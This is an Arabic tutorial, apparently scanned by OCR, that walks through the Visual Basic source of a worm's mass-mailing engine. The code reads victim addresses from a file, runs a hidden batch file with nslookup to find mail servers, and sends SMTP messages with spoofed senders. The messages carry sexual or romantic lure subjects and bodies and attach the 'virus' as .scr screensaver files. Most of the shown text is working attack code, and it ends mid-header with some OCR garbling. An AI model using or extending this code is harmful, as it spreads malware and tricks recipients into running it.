
والرابط التالي لمقالات *RFC* التي تخص الشبكات وتستطيع منه الإطلاع علي أوامر بروتوكول مخاطبة البريد *SMTP* .

http://www.faqs.org/rfcs/rfc821.html

بالنسبة للنقطة الثانية وهي إتيان عنوان الخادم *SMTP Server* لأي ايميل تلقائيا فيمكننا الاعتماد علي برنامج *nslookup.exe* والذي يأتي مع نظام التشغيل لعائلة *NT* فمثلا لإيجاد جميع العناوين *MX* لموقع *hotmail.com* نقوم بتشغيل برنامج سطر الأوامر *cmd.exe*..وكتابة

nslookup -type=MX hotmail.com

وسيقوم بإظهار جميع العناوين كما في الصورة التالية :



وبالتالي إذا أردنا أن نستخلص تلك العناوين.. فنستطيع تخزين ناتج تنفيذ الأمر السابق إلي ملف نصي , هكذا :

nslookup -type=MX hotmail.com >C:|dns.txt

وبالتالي الملف *dns.txt* سيخزن به جميع الأسماء والعناوين التابعة للموقع *hotmail.com* ..ومن هذا الملف نستطيع استخلاص عناوين الانترنت *IPs* لأي خادم بريد *Mail Server* .

ويمكننا فقط استخلاص عنوان الانترنت لخادم البريد ذو رقم ال *preference* الأقل, حيث سيكون أنسب خادم بريد يمكن إرسال الايميل إليه .

والآن سنبدأ في كتابة محرك البريد.. وهو مكون من 2 فورم *Form* حيث الأولي إضافية وقد وضعتها حتى تقوم برؤية واختبار الرسائل التي ترسلها ويمكنك حذفها فيما بعد... والثانية أساسية .. ونقوم بعمل *Hook* باستخدام مقبض تلك النافذة *Hwnd* .. ومن ثم إرسال جميع الرسائل التي تصل لتلك النافذة إلي إجراء فرعي *Winsockmain* موجود ضمن موديول *mdlSubclass* .

والمشروع مكون أيضا من أربع موديول *Modules* .. معرفين كالتالي :

mdlEncode :

وهو خاص بتشفير (Encoding) الفيروس المرفق إلي نظام Base64 , حتى يستطيع خادم البريد التعامل مع المرفق وعكس التشفير (Decoding) .

mdlRandomize :

وهو خاص بتكوين رسائل لايميلات عشوائية .

MdlSubclass :

وهو خاص بتحليل رسائل المقبس Socket واستقبال رسائل خادم البريد وإرسال الأوامر إلي خادم البريد .

MdlWinsock :

وفيه نقوم بتهيئة مكتبة الوينسوك Winsock وأيضا سنقوم بكتابة دالة الاتصال بخادم البريد لأي ايميل ضحية وسيكون اسم الدالة WinsockConnect() وتلك الدالة هي ما سنبدأ بكتابته الآن..

ملاحظة :

أؤكد عليك مرة أخري بأنه يجب مراجعة المشروع المرفق والخاص بمحرك البريد هذا. وأيضاً سلسلة دروس دوال Winsock API .. علي القرص المدمج.. وذلك لأنه هناك دوال أخري قد تم شرحها من قبل في سلسلة الدروس السابقة .. وبالتالي فلن أذكرها هنا..

شفرة دالة WinsockConnect() :

```
Public Function WinsockConnect()

Dim RemoteAddr As sockaddr_in
Dim sText As String
Static sMailTo As String
Static sTemp As String
```

```
Static sServer As String
Static sIP As String
Static intStart As Integer

' حيث ذلك النص"internet address =" نص ثابت وهو sText سيحمل المتغير
' سنقوم بالحصول عليه بواسطة Mail Server لأي IP سيكون دائما قبل أي عنوان
' بعد هذا النص IP وبالتالي نستطيع استخلاص عنوان الانترنت nslookup برنامج

sText = "internet address ="
On Error Resume Next

'علي فرض أنك ستضع جميع الايميلات التي سترسل لها الفيروس داخل الملف النصي
(C:\) ' علي فرض أيضا أن هذا الملف سيكون موجوداً علي السي (mails.txt)
'ويمكنك تغيير الاسم والمسار فيما بعد.. ولكنني وضعتهم هنا علي سبيل التجربة

Open "C:\mails.txt" For Input As #1

While Not EOF(1)

' سنقوم بقراءة الملف سطر بسطر وكل سطر سيحتوي علي ايميل مختلف

Line Input #1, sMailTo

' سنقوم باستخلاص السيرفر المضيف للايميل فمثلا نفترض أن الايميل
' Thensync@hotmail.com
' عند استخلاص السيرفر المضيف فسيصبح
'hotmail.com

sServer = Mid(sMailTo, InStr(1, sMailTo, "@") + 1)

' للسيرفر الذي قمنا بإستخلاصه MX سنقوم بإيجاد عناوين البريد
```

'... وذلك عن طريق كتابة الكود *nslookup* وذلك باستخدام برنامج
' وتشغيل هذا الملف *Batch File* داخل ملف
' علي سبيل التجربة *Bat* وأيضا الاسم والمسار لملف ال

```
Open "C:|DNS.Bat" For Output As #5
Print #5, , "nslookup -type=MX " & sServer &
">C:|dns.txt"
Close #5
```

' فسيقوم*bat* ولاحظ أنه عند تشغيل ملف ال في وضع إخفاء*Bat* تشغيل ملف ال
' به *nslookup -type=MX"* ووضع ناتج تنفيذ الأمر *dns.txt* الملف بإنشاء ملف

```
Shell "C:|DNS.Bat", vbHide
```

' من *Bat* الكود التالي سنقوم فيه بتضييع الوقت لمدة أربع ثواني حتى ينتهي ملف ال
'وعمليه إتيان عناوين البريد تأخذ أقل من ثانية *MX* تنفيذ أمر إتيان عناوين البريد

```
Start = Timer

While Timer - Start < 4
DoEvents
Wend
```

dns.txt ' من عمله نقوم بفتح الملف النهائي *Bat* وبعد انتهاء ملف ال
MX 'واستخلاص عناوين الانترنت الموجودة داخله والخاصة بعناوين البريد
"internet address =" ' وكما ذكرت سابقاً فعملية الاستخلاص تعتمد علي جملة
' سطر بسطر.. وكل سطر سنبحث عن الجمل*dns.txt*ة وبالتالي سنقوم بقراءة الملف
'السابقة ..فإذا كانت موجودة ..فسنستخلص عنوان الانترنت الذي يأتي بعدها ونقوم
dns.txt' بعمل اتصال عليه إذا نجح الاتصال فنقوم بإرسال البريد, ومن ثم نغلق الملف
'أما إذا لم ينجح الاتصال *Mail.txt* ومن ثم نبحث عن ايميل ضحية أخر داخل ملف

' أخر ونجرب عليه الاتصال IP فنقوم بقراءة السطر التالي ونستخلص عنوان انترنت

```
Open "C:|dns.txt" For Input As #2

Do While Not EOF(2)
Line Input #2, sTemp
```

' "internet address =" نقوم بالبحث عن جملة

```
intStart = InStr(1, sTemp, sText)
```

' 100 فإذا لم يجدها .. فيذهب إلي السطر
' dns.txt لقراءة السطر التالي من الملف Loop بعمل 100 وسنقوم في السطر

```
If intStart = 0 Then GoTo 100
```

' وإذا وجدها فسيتم تنفيذ الأكواد التالية

' "internet address =" في جملة "=" من بعد رمز IP فسنأخذ عنوان الانترنت

```
sIP = Mid(sTemp, InStr(1, sTemp, "=") + 2)
sServer = Trim(Left(sTemp, intStart - 1))
```

' به عنوان الانترنت لخادم البريد الذي سنقوم بالاتصال به sIP الآن المتغير
' به اسم خادم البريد وهو غير مهم حاليا.. ولكن فقط للعلم به sServer والمتغير

```
DoEvents

Form1.txtStatus = Form1.txtStatus & vbCrLf & "(" &
```

```
Time & ")" & vbCrLf & "Trying To Connect to the  "
&_
"server : " & sServer

'TCP سنقوم بإنشاء مقبس من نوع

LlistenSocket = socket(AF_INET, SOCK_STREAM, _

IPPROTO_TCP)
If LlistenSocket = INVALID_SOCKET Then
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Unable to Create Socket"
Else

' وقد وضعنا 25 ولاحظ أننا سنتصل علي المنفذ RemoteAddr سنقوم بملء بنية
'sIP عنوان الانترنت الذي سنتصل به هو عنوان خادم البريد

RemoteAddr.sin_family = AF_INET
RemoteAddr.sin_port = htons(CLng(25))
RemoteAddr.sin_addr = inet_addr(Trim(sIP))

'Connect استعداء دالة الاتصال

lRetval = Connect(LlistenSocket, RemoteAddr, _


Len(RemoteAddr))
If lRetval = SOCKET_ERROR Then
Form1.txtStatus = Form1.txtStatus & vbCrLf &
_
"(" & Time & ")" & vbCrLf & "Unable To" &_
" Connect to the server : " & sServer
```

```
' هنا إذا لم نستطع الاتصال علي هذا العنوان فسنقوم بالبحث عن عنوان أخر وبالتالي
' أخر IP حتى نقوم باستخلاص عنوان انترنت 100 فلابد وأن نذهب إلي السطر

GoTo 100

Else     ' إذا نجح الاتصال فنقوم باستكمال خطوات إرسال الايميل
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"(" & Time & ")" & vbCrLf & "Connection " & _
"successed with " & sServer & vbCrLf
End If

' من استقبال frmhook لتمكين مقبض نافذة WSAAsyncSelect سنستخدم دالة
' Socket أحداث المقبس

WSAAsyncSelect LlistenSocket, Frmhook.hwnd, _
ByVal WM_SOCKET, ByVal FD_CONNECT Or _
FD_READ Or FD_CLOSE

End If        ' for the Socket Function

'******************************************
' الآن سنقوم باختيار نماذج لرسائل عشوائية ,وجميع الدوال التالية سيلي التطرق إليها
' mdlRandomize في شفرة موديول

Form1.txtMailTo = sMailTo
Form1.txtNameTo = RndNameTO

Form1.txtMailfrom = RndMailFrom
Form1.txtNamefrom = RndNameFrom
```

```
Form1.txtSubject = RndSubject
Form1.txtbody = RndBody

Form1.txtServer = sServer

Form1.txtFileName = RndAttach

'SendEMail الآن سنقوم بتمرير قيم النموذج العشوائي الذي قمنا باختياره إلي دالة
' , فإذا تم إرسال الايميل ستعود بقيمة 'Boolean وقد قمنا بتعريف الدالة من نوع
'dns.txt والذي سنقوم فيه بغلق الملف النصي 120 وبالتالي نذهب إلي السطر True
'لإرسال ايميل عشوائي إلي ايميل ضحية أخر , بينما إذا لم يتم إرسال Wend ثم عمل
' , بل استكمال 120 وبالتالي لن يتم القفز إلي السطر False الايميل فستعود بقيمة
' لكي يتم البحث عن Loop وفيه نقوم بعمل 100 تنفيذ السطر التالي وهو السطر رقم
' آخر, وإذا استمر الحال كذلك ولم ينفع أي عنوان خادم في إرسال IP عنوان خادم
' والذهاب إلي السطر Loop الايميل فسيتم تجاهل هذا الايميل و الخروج من التكرار
' للبحث عن Wend ثم عمل dns.txt , وفيه نقوم بإغلاق الملف النصي 120 رقم
' ايميل ضحية أخر .

If SendEMail(Form1.txtMailTo, Form1.txtMailfrom, _
    Form1.txtMailTo, Form1.txtNamefrom,
    Form1.txtSubject, _
    Form1.txtbody, Form1.txtFileName) = True Then GoTo
    120

100        Loop       ' Search for another SMTP Server (IP)

'####################################
120        Close #2

Wend                  ' Send To other Mails
```

```
' mails.txt هنا نكون قد وصلنا إلي نهاية الايميلات الموجودة بالملف النصي
' dns.txt وبالتالي نقوم بإغلاق ملف

Close #2
' والتي تقوم بإغلاق أي ملفات تم فتحها بواسطة جملة Reset أو يمكننا استخدام دالة
' Open

End Function
```

والآن قبل التطرق إلي دالة *SendEMail* الموجودة بموديول *MdlSubclass* سنلقي نظرة علي موديول *mdlRandomize*
والمسئول عن تكوين رسالة عشوائية.. ومعذرة لو وجدت كلام سيء في شفرة هذا الموديول, ولكن هذا الكلام السيء يعد أهم وسيلة لجذب أي مغفل لتحميل المرفق بإرادته وتشغيله..

ستجد أنني استخدمت دالة *Randomize* لاختيار رقم عشوائي جديد كل مرة, واستخدمت دالة *Rnd* ودالة *Int* لتوليد أرقام عشوائية تقع بين الواحد والأربعة..
وقد قمت بوضع أربع نماذج لأي رسالة .

```
Public Function RndSubject() As String
Dim Counter As Integer, Subject As String

Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then Subject = "Re: XXX Mail Delivery (error)"
If Counter = 2 Then Subject = "Re:
```

```
XXX Message Error! mail "

If Counter = 3 Then Subject = "Bad
XXX Request Server not"_

"found! "
If Counter = 4 Then Subject = "Re:
XXX Mail System Error"_

" Returned Mail"
RndSubject = Subject

End Function

Public Function RndBody() As String
Dim Counter As Integer, Body As
String

Randomize
Counter = Int((Rnd * 4 + 1))

Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then Body = _
"Dear Friend .." & vbCrLf & _
"    Are you looking For Love ?? " &
_
vbCrLf & vbCrLf
& _
"    here is a free XXX Screen Saver
full of love ." & _
vbCrLf & vbCrLf
& _
"    check it now and don't miss it
```

```
."
If Counter = 2 Then Body =
Attractive body Goes here'"
If Counter = 3 Then Body = "
Attractive body Goes here "
If Counter = 4 Then Body = "
Attractive body Goes here "
RndBody = Body
End Function
Public Function RndMailFrom() As
String
Dim Counter As Integer, MailFrom As
String
Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then MailFrom =
"britneyXXX@Yahoo.com"
If Counter = 2 Then MailFrom =
"Sandra82@Hotmail.com"
If Counter = 3 Then MailFrom =
"cindy2006@Gmail.com"
If Counter = 4 Then MailFrom =
"hot_angelina@Yahoo.com"

RndMailFrom = MailFrom

End Function

Public Function RndNameFrom() As
String

Dim Counter As Integer, NameFrom
As String
```

```
Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then NameFrom =
"Sexy-Jenna"
If Counter = 2 Then NameFrom =
"My-Sixy-Pics"
If Counter = 3 Then NameFrom =
"Sweet-Heart"
If Counter = 4 Then NameFrom =
"True-Love"

RndNameFrom = NameFrom

End Function

Public Function RndNameTO() As
String

Dim Counter As Integer, NameTo As
String

Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then NameTo =
"Romantic"
If Counter = 2 Then NameTo =
"Romeo"
If Counter = 3 Then NameTo = "Mr
Lover"
If Counter = 4 Then NameTo =
"Sweety"

RndNameTO = NameTo
```

```
End Function

Public Function RndAttach() As String
Dim Counter As Integer, AttachName
As String

Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then AttachName =
"Free-Love.scr"
If Counter = 2 Then AttachName =
"I-Love-You.scr"
If Counter = 3 Then AttachName =
"Sweet.scr"
If Counter = 4 Then AttachName =
"Love-Story.scr"

RndAttach = AttachName

End Function
```

والآن سنتطرق إلي الشغل الفعلي في الوحدة النمطيـة ***mdlSubClass*** , حتـى تتعـرف علي كيفية مخاطبة خادم البريد ***Mail Server*** , لإرسال الايميل .

```
Dim EncodedData As String, SplitData As String
Public step As Integer
Dim sTemp As String
Dim Start As Long

Public Function Winsockmain(ByVal hwnd As Long, ByVal
uMsg As Long, ByVal wParam As Long, _
ByVal lParam As Long) As Long
```

```
On Error Resume Next
If uMsg = WM_SOCKET Then
Dim ReadBuffer(1024) As Byte
Dim Data As String
Select Case lParam

Case FD_CONNECT
txtStatus = txtStatus & vbCrLf & "Connected"

Case FD_READ
lRetval = recv(wParam, ReadBuffer(0), 1024, 0)
If lRetval > 0 Then
Data = Left(StrConv(ReadBuffer, vbUnicode),
_
lRetval)
```

'***

' والذي يسبق أي رد قادم من خادم البريد *MID* سنقوم هنا باستخلاص رقم ال

```
Form1.txtStatus = Form1.txtStatus & vbCrLf & Data
Select Case Mid(Data, 1, 3)
```

' والمفروض أنك تعرف الآن دلالة كل رقم وإذا كنت لا تعرف عليك الرجوع إلي ' وهذا المتغير سيحمل عدد *Step* بداية هذا الموضوع , لكن المهم الآن هو المتغير

'خطوات إرسال البريد وهم 6 خطوات سيظل هذا المتغير في الزيادة من صفر بقيمة

' واحد في كل مرة تنجح فيها الخطوة السابقة وفي نهاية الخطوة السادسة سنسند' تمهيدا لإرسال رسالة أخري *Step* القيمة صفر للمتغير

' *Case 220* نستقبله في بداية الاتصال بعنوان خادم البريد

' بواحد *Step* تلك هي أول خطوة ناجحة في الاتصال وبالتالي نقوم بزيادة المتغير

```
step = step + 1

Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"220 The Server is Ready To Send Mail" & vbCrLf
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Step Become " & step & vbCrLf
```

' Case 250, 354 نستقبل أي منهم عندما ينجح الأمر الذي قمنا بإرساله للخادم

' فهذا يعني نجاح تنفيذ الأمر عند الخادم وبالتالي250 في كل مرة نستقبل فيها الرقم

' والذي 354 .. وكذلك الحال بالنسبة للرقم Step نقوم بزيادة واحد علي المتغير

' الذي قمنا بإرساله data نستقبله كرد الخادم علي أمر

```
step = step + 1
Form1.txtStatus = Form1.txtStatus & vbCrLf & "Step" & _
" Become " & step & vbCrLf

Case 221
```

' نستقبله دائما عندما نقوم بقطع الاتصال مع خادم البريد وهو غير ذي أهمية

' ويكنك حذف هذا الكود إذا أردت

```
step = step + 1
Form1.txtStatus = Form1.txtStatus & vbCrLf & "Step "& _
" Become " & step & vbCrLf

Case 421,451, 452, 550, 551, 552, 553, 554
```

' الأرقام السابقة تعبر عن أخطاء غير متوقعة, وبالتالي يمكننا محاولة إرسال البريد' مرة أخري باستخدام عنوان خادم أخر وسيلي شرح وظيفة الكود القادم فيما بعد

```
step = -100
Form1.Timer1.Enabled = False

' MsgBox "The Program Connected But There Is Error" &
_
"At The " & Form1.txtServer & "Mail Server"
&_
vbCrLf & "Error Code Number Is :" &_
Mid(Data, 1, 3)

Winsockmain = CallWindowProc(lpWinsock, hwnd,
uMsg, _
wParam, lParam)
End Select

'*****************************************************
End If

Case FD_CLOSE
Form1.txtStatus = Form1.txtStatus & vbCrLf & vbCrLf &
_
"Disconnected from Mail Server...bye. " & vbCrLf

End Select

End If

Winsockmain = CallWindowProc(lpWinsock, hwnd, uMsg,
_
wParam, lParam)

End Function
```

'الإجراء القادم خاص بمراحل إرسال الرسالة إلي خادم البريد , وتلك المراحل كما' ' من
صفر إلي خمسة Step ذكرت سابقاً مكونة من 6 مراحل تأخذ قيم المتغير
' أول مرحلة قمنا بتنفيذها بالفعل .. هل تذكر متى ؟
220 'نعم .. حينما قمنا بالاتصال بخادم البريد فقد تلقينا الرقم
' مساوية الواحد Step وبالتالي ستصير قيمة المتغير

```
Public Function SendEMail(Mailto As String, MailFrom As _
        String, NameTo As String, NameFrom As
                                    String, _
    MailSubject As String, MailBody As String, _
                  FileName As String) As Boolean
```

' إلي خادم البريد حتى نعلم إذا كان سيستجيب أم لا helo ثاني مرحلة سنقوم بإرسال
' تساوي واحد نتيجة للاتصال بخادم البريد Step ولاحظ أن قيمة المتغير

```
                        Dim Msg As String
Msg = "helo " & Mid(Mailto, InStr(1, Mailto, "@") + 1) &
                                             _
                                       vbCrLf
              Call SendData(LlistenSocket, Msg)
Form1.txtStatus = Form1.txtStatus & vbCrLf & Msg & _
                                       vbCrLf
```

250 ' ثم ننتظر رد خادم البريد علي تلك الرسالة فإذا رد علينا الخادم بالرقم
' القادم لأن قيمة Loop فهذا يعني الموافقة وسيؤدي ذلك إلي الخروج من التكرار
' ستصير اثنين وهي أكبر من الواحد كما تعرفStep المتغير
' لكن ماذا إذا لم يرد علينا الخادم لأي سبب ..وليس لأنه نائما ببعيد..
'.. وسيتم تعطلينا عن أي مهمة أخريloop وبالتالي سنظل داخل التكرار

' وبالتالي لابد من وضع عداد للوقت يحسب لمدة 60 ثانية , وإذا لم يرد الخادم علينا
' في تلك الفترة فسيتم الخروج من التكرار وتجربة إرسال البريد باستخدام عنوان
'Step أخر للخادم , ويكون شرط إذا تجاوز التكرار 60 ثانية أن تصير قيمة المتغير
'Timer , وسنتحكم بقيمة ذلك المتغير عن طريق وضع (-100)مساوية القيمة
' ومدته 60 ثانية وبعد مرور تلك ال 60 ثانية يتم إسناد قيمة المتغير Form1 علي
' SendEMail إلي دالة False وبالتالي سنقوم بإسناد القيمة (-100) إلي Step
'Exit Function ومن ثم الخروج من الدالة باستخدام
' إلي الصفر تمهيدا لإرسال ايميل جديدStep ولا ننسي أن نرجع قيمة المتغير
' ستجد أنه إذا عادت الدالة WinsockConnect()وإذا عدت الآن إلي شفرة إجراء
' dns.txt لبحث عن عنوان خادم أخر داخل ملف False بالقيمة SendEMail

'Form1 داخل Timer1 لم يبقي سوي شفرة
' ويمكنك وضع مدة المؤقت ب 60 ثانية أو أقل
'(-100) بعد 60 ثانية يساوي Step والشفرة بسيطة جداً وهي جعل قيمة المتغير

```
'Private Sub Timer1_Timer()
' step = -100
' Timer1.Enabled = False
'End Sub

While step < 1
DoEvents
If step = -100 Then step = 0: SendEMail = False:
Exit _

Function
Form1.Timer1.Enabled = True
Wend
```

```
##################################
#### Sender
```

'إذا وصلنا إلي هنا فمعني هذا أن خادم البريد رد علينا بالموافقة علي الخطوة السابقة

' وقد وافق علي الخطوة السابقة في مدة تقل عن ال 60 ثانية بالطبع وبالتالي ينبغي

' بدون سبب*Step* حتى لا يقوم بتغيير قيمة المتغير *Timer1* إزالة التمكين للمؤقت

```
Form1.Timer1.Enabled = False
```

' والآن إلي المرحلة الثالثة وهي إرسال ايميل المرسل إلي الخادم

```
Msg = "MAIL FROM:<" & MailFrom & ">" & vbCrLf
Call SendData(LlistenSocket, Msg)

Form1.txtStatus = Form1.txtStatus & Msg

While step < 2
DoEvents
If step = -100 Then step = 0: SendEMail = False:
Exit _

Function
Form1.Timer1.Enabled = True
Wend

'
##################################
#### Recieve
Form1.Timer1.Enabled = False
```

'المرحلة الرابعة إرسال ايميل المتلقي للرسالة

```
Msg = "RCPT TO:<" & Mailto & ">" & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)

While step < 3
DoEvents
If step = -100 Then step = 0: SendEMail = False:
Exit _

Function
Form1.Timer1.Enabled = True
Wend
'
###################################
#### Data
Form1.Timer1.Enabled = False

'المرحلة الخامسة , لإرسال اسم الراسل واسم المرسل إليه وعنوان الرسالة وجسم
'الرسالة وأخيرا المرفق

Msg = "DATA" & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)

While step < 4
DoEvents
If step = -100 Then step = 0: SendEMail = False:
Exit _

Function
Form1.Timer1.Enabled = True
Wend
'==========================
```

```
Form1.Timer1.Enabled = False

Msg = "SUBJECT:" & MailSubject & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)
'============================
Msg = "To:" & NameTo & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)

'============================
Msg = "From:" & NameFrom & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)
```

' لجسم الرسالة وإذا أردت حذفه فاحذفه.. لكن بعض Header تحضير ال

' حتى يتم تحديد جسم الرسالة Header خوادم البريد تتطلب هذا ال

' أخرHeader بصورة صحيحة ولا بدخل جزء من جسم الرسالة تبع

```
Msg = ""
Msg = Msg & "Mime-Version: 1.0" & vbCrLf
Msg = Msg & "Content-Type: multipart/mixed;" & _
